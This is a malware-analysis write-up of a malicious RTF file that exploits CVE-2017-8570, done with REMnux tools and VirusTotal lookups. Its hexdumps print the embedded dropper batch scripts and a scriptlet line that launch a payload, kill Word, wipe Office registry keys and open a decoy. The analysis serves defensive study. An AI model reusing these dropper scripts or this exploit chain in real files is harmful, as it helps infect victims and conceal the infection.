

Analysis of a Malicious(RTF) Document

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Objective: Today we are going to analyse a malicious file. Its an RTF file with name “08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0” as shown below. We just got this file and don’t have any other information about it. We have to analyse it.



08e50a75c0cf6f5854
25036448f2444e0db
82bae249815ad8d46
46f6ddfe18d0

Here we follow the general procedure to analyze any malicious document which involves static analysis, advance static analysis and further dynamic analysis if required.

For our analysis, we used the Remnux isolated virtual machine which contains all the tools we required for this analysis.


Analysis:

First, we use the “file” and “strings” utilities to get some information about the file such as architecture, file type or any useful string, url which gives us any information about the file as shown below:

```
remnux@remnux:~/Downloads$ file ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0: data
remnux@remnux:~/Downloads$ strings ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
{\rt
    \object\objhtml\
    {
        \objdata 01050000020000000800000005061636b616765000000000000000004002000002006465636f792e
646f6300433a5c496e74656c5c6465636f792e646f63000000030013000000433a5c496e74656c5c6465636f792e646f63009c0100007b5c727466315
c616e73695c616e7369637067313235315c64656666305c6465666c616e67313034397b5c666f6e7474626c7b5c66305c666e696c5c666636861727365
74302043616c696272693b7d70d0a7b5c2a5c67656e657261746f72204d7366746564697420352e34312e32312e323531303b7d5c766965776b696e6
4345c7563315c706172645c73613230305c736c3237365c736c6d756c74315c6c616e67313033335c66305c667332322054686973204c6f6b757020
746f6f6c206973206f6e6c7920666f7220495020416464726573736573202d20646f206e6f7420656e74657220646f6d61696e73206f7220656d61696
c206164647265737365732e5c7061720d0a496620796f7520646f206e6f74206b6e6f77207768617420616e20495020616464726573732069732c206f
72207768617420495020746f206c6f6b2075702c20706c6561736520636f6e7461637420796f757220496e7465726e6574205365727669636520507
26f766964657220616e642061736b207468656d20746f2068656c7020796f752e5c7061720d0a7d0d0a001200000043003a005c0049006e0074006500
6c005c006400650063006f0079002e0064006f006300090000006400650063006f0079002e0064006f0063001200000043003a005c0049006e0074006
5006c005c006400650063006f0079002e0064006f006300010500000000000000
    }
```

Not much information we get, “file” only shows it as data, may be the file is compressed and strings also not shown much useful information or any strings of interest. Some indication of embedded object streams is there as shown above through backslash keywords.

We also checked the entropy of the suspicious file to check whether it is compressed or encrypted in any way and find that it is not encrypted or compressed as clear from the figure given below:



We further proceed to upload the file to virus total to check whether it has any matching signatures.

When we checked file through VT and it detects that file is malicious as shown below:

08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0

38 / 55

38 security vendors flagged this file as malicious

08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
94823.doc

281.31 KB
Size

2019-02-23 00:45:35 UTC
2 years ago

cve-2017-0199 cve-2017-11882 cve-2017-8570 cve-2018-0802 exploit text

Community Score

DETECTION DETAILS COMMUNITY 2

Basic Properties

MD5	1ca0ca7ab17140bb871e7a7ae93dcac1
SHA-1	3935cbb3170fb5a59d91e453f7ca7fa6d9926e0d
SHA-256	08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
SSDEEP	6144:ZfyYhOSIVqzfcEeNa32mfvuA9/XGgiuBDENZFbR:Z6YkS3zfxlP3JQzl
File type	Text
Magic	ASCII text, with very long lines
TrID	Poser pose (100%)
File size	281.31 KB (288058 bytes)

38 different security products detected it as malicious and further VT identified the file type as text. Now it is clear that file is malicious. VT tags shows it has multiple exploits like cve-2017-8570 used to install malicious payloads on the victim machine.

As shown below, It's an RTF document and file header is corrupt due to which the file is not recognized correctly (For instance VT also recognizes it as Text file). Below is snapshot of hexdump and the highlighted part shows the magic bytes are corrupt.

08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0																	
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	7B	5C	72	74	0A	09	7B	0A	09	09	5C	6F	62	6A	65	63	{\rt...{...\objec
00000010	74	5C	6F	62	6A	68	74	6D	6C	5C	76	0A	09	09	09	7B	t\objhtml\v....{
00000020	0A	09	09	09	09	5C	6F	62	6A	64	61	74	61	20	30	31\objdata 01
00000030	30	35	30	30	30	30	30	32	30	30	30	30	30	30	30	38	0500000200000008
00000040	30	30	30	30	30	30	35	30	36	31	36	33	36	62	36	31	0000005061636b61
00000050	36	37	36	35	30	30	30	30	30	30	30	30	30	30	30	30	6765000000000000
00000060	30	30	30	30	30	30	34	30	30	32	30	30	30	30	30	32	0000004002000002
00000070	30	30	36	34	36	35	36	33	36	66	37	39	32	65	36	34	006465636f792e64
00000080	36	66	36	33	30	30	34	33	33	61	35	63	34	39	36	65	6f6300433a5c496e

From the magic bytes “\rt.” it probably be an RTF document. These types of malicious RTF documents generally spread by using phishing emails to trick users into opening and executing them as shown below:



source: <https://www.zscaler.com/blogs/security-research/cve-2017-8570-and-cve-2018-0802-exploits-being-used-spread-lokibot>

As we somewhat clear about the type of file, we use “rtfdump.py” utility to check the embedded OLE files/objects in our malicious RTF file as shown below:

```
remnux@remnux:~/Downloads$ rtfdump.py -f 0 ./08e50a75c0cf6f585425036448f2444e0db82bae249815ad8d4646f6ddfe18d0
1 Level 1      c= 10 p=00000000 l= 288029 h= 284740; 146804 b= 2633 0 u= 68 \rt
  Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
2 Level 2      c= 1 p=00000006 l= 1278 h= 1232; 1232 b= 0 0 u= 0
  Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
3 Level 3      c= 0 p=0000001f l= 1250 h= 1232; 1232 b= 0 0 u= 0
  Name: b'Package\x00:decoy.doc' Size: 412 md5: 5f7e124f102e5fa1d2b7cc085a5edb92 magic: 7b5c7274
5 Level 2      c= 1 p=0001b9f4 l= 734 h= 688; 688 b= 0 0 u= 0
  Name: b'Package\x00:task.bat' Size: 149 md5: c42b20e49a3b093e2d0c9d6b3051cfc7 magic: 4543484f
6 Level 3      c= 0 p=0001ba0d l= 706 h= 688; 688 b= 0 0 u= 0
  Name: b'Package\x00:task.bat' Size: 149 md5: c42b20e49a3b093e2d0c9d6b3051cfc7 magic: 4543484f
7 Level 2      c= 1 p=0001bcd6 l= 146850 h= 146804; 146804 b= 0 0 u= 0
  Name: b'Package\x00:exe.exe' Size: 73216 md5: fa04623cb547fa967f20f2630b750af0 magic: 4d5a9000
8 Level 3      c= 0 p=0001bcef l= 146822 h= 146804; 146804 b= 0 0 u= 0
  Name: b'Package\x00:exe.exe' Size: 73216 md5: fa04623cb547fa967f20f2630b750af0 magic: 4d5a9000
9 Level 2      c= 1 p=0003fa7c l= 4952 h= 4906; 4906 b= 0 0 u= 0
  Name: b'Package\x00:2nd.bat' Size: 2267 md5: 5e2a17fdc2dab31b5907c4073a61a597 magic: 4543484f
10 Level 3     c= 0 p=0003fa95 l= 4924 h= 4906; 4906 b= 0 0 u= 0
  Name: b'Package\x00:2nd.bat' Size: 2267 md5: 5e2a17fdc2dab31b5907c4073a61a597 magic: 4543484f
11 Level 2     c= 1 p=00040dd8 l= 1480 h= 1434; 1434 b= 0 0 u= 0
  Name: b'Package\x00:inteldriverupd1.sct' Size: 423 md5: 2c312feccc1087e26067d94cded6f651 magic: 3c3f584d
12 Level 3     c= 0 p=00040df1 l= 1452 h= 1434; 1434 b= 0 0 u= 0
  Name: b'Package\x00:inteldriverupd1.sct' Size: 423 md5: 2c312feccc1087e26067d94cded6f651 magic: 3c3f584d
13 Level 2     c= 1 p=000413a4 l= 2704 h= 0; 4 b= 2633 0 u= 0
  Name: b'OLE2Link\x00' Size: 2560 md5: 1496a625faf6c4762155968e2e42f9bf magic: d0cf11e0
14 Level 3     c= 0 p=000413c7 l= 2666 h= 0; 4 b= 2633 0 u= 0
  Name: b'OLE2Link\x00' Size: 2560 md5: 1496a625faf6c4762155968e2e42f9bf magic: d0cf11e0
```

From above snapshot, it is clear that decoy.doc, tak.bat, exe.exe, 2nd.bat, inteldriverupd1.sct are embedded ole objects in our malicious RTF document and if we check there md5 over VT then we also find them to be malicious.

Another Snapshot below shows oleobjects contained in the RTF file by using utility “rtfobj”:

id	index	OLE Object
0	0000002Dh	format_id: 2 (Embedded) class name: b'Package' data size: 576 OLE Package object: Filename: 'decoy.doc' Source path: 'C:\\\\Intel\\decoy.doc' Temp path = 'C:\\\\Intel\\decoy.doc' MD5 = '5f7e124f102e5fa1d2b7cc085a5edb92'
1	0001BA1Bh	format_id: 2 (Embedded) class name: b'Package' data size: 304 OLE Package object: Filename: 'task.bat' Source path: 'C:\\\\Intel\\task.bat' Temp path = 'C:\\\\Intel\\task.bat' MD5 = 'c42b20e49a3b093e2d0c9d6b3051cfc7' EXECUTABLE FILE
2	0001BCFDh	format_id: 2 (Embedded) class name: b'Package' data size: 73362 OLE Package object: Filename: 'exe.exe' Source path: 'C:\\\\Intel\\exe.exe' Temp path = 'C:\\\\Intel\\exe.exe' MD5 = 'fa04623cb547fa967f20f2630b750af0'
3	0003FAA3h	format_id: 2 (Embedded) class name: b'Package' data size: 2413 OLE Package object: Filename: '2nd.bat' Source path: 'C:\\\\Intel\\2nd.bat' Temp path = 'C:\\\\Intel\\2nd.bat' MD5 = '5e2a17fdc2dab31b5907c4073a61a597' EXECUTABLE FILE
4	00040DFFh	format_id: 2 (Embedded) class name: b'Package' data size: 677 OLE Package object: Filename: 'inteldriverupd1.sct' Source path: 'C:\\\\Intel\\inteldriverupd1.sct'

If we further analyze this embedded OLE objects, we found that the task.bat does the following operations:

- creates file block.txt in the same directory,
- executes 2nd.bat,
- Deletes task.bat as shown below:

Snapshot corresponding to task.bat is given below:

```

00000000: 01 05 00 00 02 00 00 00 08 00 00 00 50 61 63 6B .....Pack
00000010: 61 67 65 00 00 00 00 00 00 00 00 00 30 01 00 00 age.....0...
00000020: 02 00 74 61 73 6B 2E 62 61 74 00 43 3A 5C 49 6E ..task.bat.C:\In
00000030: 74 65 6C 5C 74 61 73 6B 2E 62 61 74 00 00 00 03 tel\task.bat....
00000040: 00 12 00 00 00 43 3A 5C 49 6E 74 65 6C 5C 74 61 .....C:\Intel\ta
00000050: 73 6B 2E 62 61 74 00 95 00 00 00 45 43 48 4F 20 sk.bat.....ECHO
00000060: 4F 46 46 0D 0A 73 65 74 20 75 75 3D 22 25 54 4D OFF..set uu="%TM
00000070: 70 25 5C 62 6C 6F 63 6B 2E 74 78 74 22 0D 0A 49 p%\block.txt"..I
00000080: 46 20 45 58 49 53 54 20 25 75 75 25 20 28 65 78 F EXIST %uu% (ex
00000090: 69 74 29 20 45 4C 53 45 20 28 73 65 74 20 75 75 it) ELSE (set uu
000000A0: 3D 22 25 54 4D 70 25 5C 62 6C 6F 63 6B 2E 74 78 ="%TMP%\block.tx
000000B0: 74 22 20 26 20 63 6F 70 79 20 4E 55 4C 20 25 75 t" & copy NUL %u
000000C0: 75 25 20 26 20 73 74 61 72 74 20 2F 62 20 25 54 u% & start /b %T
000000D0: 4D 70 25 5C 32 6E 64 2E 62 61 74 29 0D 0A 44 65 Mp%\2nd.bat)..De
000000E0: 6C 20 74 61 73 6B 2E 62 61 74 0D 0A 65 78 69 74 l task.bat..exit
000000F0: 11 00 00 00 43 00 3A 00 5C 00 49 00 6E 00 74 00 ....C:..\I.n.t.
00000100: 65 00 6C 00 5C 00 74 00 61 00 73 00 6B 00 2E 00 e.l.\.t.a.s.k...
00000110: 62 00 61 00 74 00 08 00 00 00 74 00 61 00 73 00 b.a.t.....t.a.s.
00000120: 6B 00 2E 00 62 00 61 00 74 00 11 00 00 00 43 00 k...b.a.t.....C.
00000130: 3A 00 5C 00 49 00 6E 00 74 00 65 00 6C 00 5C 00 :..\I.n.t.e.l.\.
00000140: 74 00 61 00 73 00 6B 00 2E 00 62 00 61 00 74 00 t.a.s.k...b.a.t.
00000150: 01 05 00 00 00 00 00 00 .....

```

```

Name: b'Package\x00:task.bat'
Position embedded: 0000005b
Size embedded: 00000095
md5: c42b20e49a3b093e2d0c9d6b3051cfc7
magic: b'4543484f'

```

Similarly, 2nd.bat does the following operations:

- Executes exe.exe,
- Kill winword.exe
- Delete Word Resiliency keys [likely to remove recent opened file cache],
- Copy and open decoy.doc,
- Delete earlier created block.txt file,
- Delete inteldriverup1.sct.

Snapshot corresponding to 2nd.bat is given below:

```

00000000: 01 05 00 00 02 00 00 00 08 00 00 00 50 61 63 6B .....Pack
00000010: 61 67 65 00 00 00 00 00 00 00 00 00 6D 09 00 00 age.....m...
00000020: 02 00 32 6E 64 2E 62 61 74 00 43 3A 5C 49 6E 74 ..2nd.bat.C:\Int
00000030: 65 6C 5C 32 6E 64 2E 62 61 74 00 00 00 03 00 11 el\2nd.bat.....
00000040: 00 00 00 43 3A 5C 49 6E 74 65 6C 5C 32 6E 64 2E ...C:\Intel\2nd.
00000050: 62 61 74 00 DB 08 00 00 45 43 48 4F 20 4F 46 46 bat.....ECHO OFF
00000060: 0D 0A 54 49 4D 45 4F 55 54 20 31 0D 0A 73 74 61 ..TIMEOUT 1..sta
00000070: 72 74 20 25 54 65 4D 70 25 5C 45 78 45 2E 45 78 rt %Temp%\ExE.Ex
00000080: 45 0D 0A 73 65 74 20 22 41 70 70 3D 77 69 6E 77 E..set "App=winw
00000090: 6F 72 64 2E 65 78 65 22 0D 54 41 53 4B 4B 49 4C ord.exe".TASKKIL
000000A0: 4C 20 2F 46 20 2F 49 4D 20 25 41 70 70 25 0D 0A L /F /IM %App%..
000000B0: 72 65 67 20 64 65 6C 65 74 65 20 48 4B 45 59 5F reg delete HKEY_
000000C0: 43 55 52 52 45 4E 54 5F 55 53 45 52 5C 53 6F 66 CURRENT_USER\Soft
000000D0: 74 77 61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C tware\Microsoft\
000000E0: 4F 66 66 69 63 65 5C 38 2E 30 5C 57 6F 72 64 5C Office\8.0\Word\
000000F0: 52 65 73 69 6C 69 65 6E 63 79 20 2F 66 0D 0A 72 Resiliency /f..r
00000100: 65 67 20 64 65 6C 65 74 65 20 48 4B 45 59 5F 43 eg delete HKEY_C
00000110: 55 52 52 45 4E 54 5F 55 53 45 52 5C 53 6F 66 74 UURRENT_USER\Soft
00000120: 77 61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C 4F ware\Microsoft\O
00000130: 66 66 69 63 65 5C 39 2E 30 5C 57 6F 72 64 5C 52 ffice\9.0\Word\R
00000140: 65 73 69 6C 69 65 6E 63 79 20 2F 66 0D 0A 72 65 esiliency /f..re
00000150: 67 20 64 65 6C 65 74 65 20 48 4B 45 59 5F 43 55 g delete HKEY_CU
00000160: 52 52 45 4E 54 5F 55 53 45 52 5C 53 6F 66 74 77 RRENT_USER\Softw
00000170: 61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C 4F 66 are\Microsoft\Of
00000180: 66 69 63 65 5C 31 30 2E 30 5C 57 6F 72 64 5C 52 fice\10.0\Word\R
00000190: 65 73 69 6C 69 65 6E 63 79 20 2F 66 0D 0A 72 65 esiliency /f..re
000001A0: 67 20 64 65 6C 65 74 65 20 48 4B 45 59 5F 43 55 g delete HKEY_CU
000001B0: 52 52 45 4E 54 5F 55 53 45 52 5C 53 6F 66 74 77 RRENT_USER\Softw
000001C0: 61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C 4F 66 are\Microsoft\Of
000001D0: 66 69 63 65 5C 31 31 2E 30 5C 57 6F 72 64 5C 52 fice\11.0\Word\R
000001E0: 65 73 69 6C 69 65 6E 63 79 20 2F 66 0D 0A 72 65 esiliency /f..re
000001F0: 67 20 64 65 6C 65 74 65 20 48 4B 45 59 5F 43 55 g delete HKEY_CU
00000200: 52 52 45 4E 54 5F 55 53 45 52 5C 53 6F 66 74 77 RRENT_USER\Softw
00000210: 61 72 65 5C 4D 69 63 72 6F 73 6F 66 74 5C 4F 66 are\Microsoft\Of
00000220: 66 69 63 65 5C 31 32 2E 30 5C 57 6F 72 64 5C 52 fice\12.0\Word\R

```



```

00000800: 20 64 6F 20 73 65 74 20 22 41 70 70 50 61 74 68 do set "AppPath
00000810: 3D 25 25 7E 62 22 0D 0A 63 6F 70 79 20 25 74 65 =%%~b"..copy %te
00000820: 6D 70 25 5C 64 65 63 6F 79 2E 64 6F 63 20 22 25 mp%\decoy.doc "%
00000830: 41 70 70 50 61 74 68 25 22 0D 0A 66 6F 72 20 2F AppPath%".for /
00000840: 66 20 22 74 6F 6B 65 6E 73 3D 31 2A 20 64 65 6C f "tokens=1* del
00000850: 69 6D 73 3D 5C 2A 22 20 25 25 61 20 69 6E 20 28 ims=\*" %%a in (
00000860: 27 52 45 47 20 51 55 45 52 59 20 22 48 4B 45 59 'REG QUERY "HKEY
00000870: 5F 43 55 52 52 45 4E 54 5F 55 53 45 52 5C 53 4F _CURRENT_USER\SO
00000880: 46 54 57 41 52 45 5C 4D 69 63 72 6F 73 6F 66 74 _FTWARE\Microsoft
00000890: 5C 4F 66 66 69 63 65 5C 31 36 2E 30 5C 57 6F 72 \Office\16.0\Wor
000008A0: 64 5C 46 69 6C 65 20 4D 52 55 22 20 2F 76 20 22 d\File MRU" /v "
000008B0: 49 74 65 6D 20 31 22 27 29 20 64 6F 20 73 65 74 Item 1"'') do set
000008C0: 20 22 41 70 70 50 61 74 68 3D 25 25 7E 62 22 0D "AppPath=%%~b".
000008D0: 0A 63 6F 70 79 20 25 74 65 6D 70 25 5C 64 65 63 .copy %temp%\dec
000008E0: 6F 79 2E 64 6F 63 20 22 25 41 70 70 50 61 74 68 oy.doc "%AppPath
000008F0: 25 22 0D 0A 22 25 41 70 70 50 61 74 68 25 22 0D %". "%AppPath%".
00000900: 0A 44 65 4C 20 25 74 4D 70 25 5C 42 6C 6F 63 6B .DeL %tMp%\Block
00000910: 2E 54 78 54 0D 0A 44 65 4C 20 25 74 4D 70 25 5C .TxT..DeL %tMp%\
00000920: 49 6E 74 65 6C 64 72 69 76 65 72 75 70 64 31 2E Inteldriverupd1.
00000930: 53 63 54 10 00 00 00 43 00 3A 00 5C 00 49 00 6E ScT....C.:.\.I.n
00000940: 00 74 00 65 00 6C 00 5C 00 32 00 6E 00 64 00 2E .t.e.l.\.2.n.d..
00000950: 00 62 00 61 00 74 00 07 00 00 00 32 00 6F 00 64 b a t . . . . 2 n d

```

If we check inteldriverupd1.sct, then it's clear that it executes task.bat present in temp directory as shown below:

```

000001B0: 68 65 6C 6C 22 29 20 0D 0A 09 09 4F 62 6A 53 68 hell") ....ObjSh
000001C0: 65 6C 6C 2E 52 75 6E 20 22 63 4D 64 20 2F 43 20 ell.Run "cmd /C
000001D0: 25 74 45 6D 50 25 5C 74 41 73 4B 2E 62 41 74 22 %tEmP%\tAsK.bAt"
000001E0: 2C 30 2C 54 72 75 65 20 0D 0A 09 09 53 65 74 20 ,0,True ....Set

```


So, from our analysis till now, we conclude that the Attack flow is like:

[CVE-2017-8570] inteldriverupd1.sct -> task.bat -> 2nd.bat -> exe.exe

Further, we have extracted the exe.exe file from the RTF document and analyze it over virus total, other PEsuite tools and ghidra.

Following are the observations:

Virus total detect it as malicious and detected as mainly as spyware/trojan:


238b555fa231f8ef6948725c41c2c0d688e96aa379ddfc0823d78e1359e1a555

43

70

43 security vendors flagged this file as malicious

abc.exe

71.60 KB

Size

2021-07-28 09:37:55 UTC

39 minutes ago

EXE

?

Community Score

checks-network-adapters

direct-cpu-clock-access

long-sleeps


overlay

peexe

runtime-modules

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis (Static ML)		Suspicious	Ad-Aware	Trojan.GenericKD.30471404
AhnLab-V3		Spyware/Win32.In.C2447063	ALYac	Trojan.GenericKD.30471404
Antiy-AVL		Trojan.Generic.ASMalwS.251C8CA	SecureAge APEX	Malicious
Arcabit		Trojan.Generic.D1D0F4EC	Avast	Win32:Malware-gen
AVG		Win32:Malware-gen	Avira (no cloud)	TR/Crypt.XPACK.Gen3
BitDefender		Trojan.GenericKD.30471404	BitDefenderTheta	Gen:NN.ZexaF.34050.eq1@aOLPc1mi
Blav Pro		W32.AIDetect.malware2	CrowdStrike Falcon	Win/malicious_confidence_80% (D)
Cybereason		Malicious.3ac11c	Cylance	Unsafe
Cynet		Malicious (score: 100)	DrWeb	Trojan.Down.Loader26.18594
Elastic		Malicious (high Confidence)	Emsisoft	Trojan.GenericKD.30471404 (B)

We have also analyzed it through ghidra and petools and various modules corresponding to kernel32.dll are there to perform functions like searching for files, mutex creation, dynamic allocation of memory and write into process memory etc.



Complete Flow and Description:

1. CVE-2017-8570 drops and executes intelldrivrupd1.sct which then executes task.bat

2. Task.bat does the following operations:

Creates file block.txt in the same directory

Executes 2nd.bat

Deletes task.bat

3. 2nd.bat does the following operations:

Executes exe.exe

Kill winword.exe

Delete Word Resiliency keys [likely to remove recent opened file cache]


Copy and open decoy.doc

Delete earlier created block.txt file

Delete intelldrivrupd1.sct

The exploit CVE-2017-8570 bypasses the Microsoft patch for CVE-2017-0199. It makes use of a composite moniker in the RTF file to execute a Windows Script Component (WSC) file or scriptlet on the victim's machine. A scriptlet is a XML file wrapping a script like VBScript, JavaScript, etc. The RTF document uses a *Packager.dll* trick to drop an SCT file into the %TEMP% directory and execute it using the escalated privilege that the vulnerability provides.

The workflow of CVE-2017-8570 and malicious RTF document is shown below:



The malicious executables dropped by the RTF document (exe.exe) is a malware capable of stealing user's private data including stored credentials and cryptocurrency wallets. The stolen information is relayed back to the Command & Control (C&C) server.

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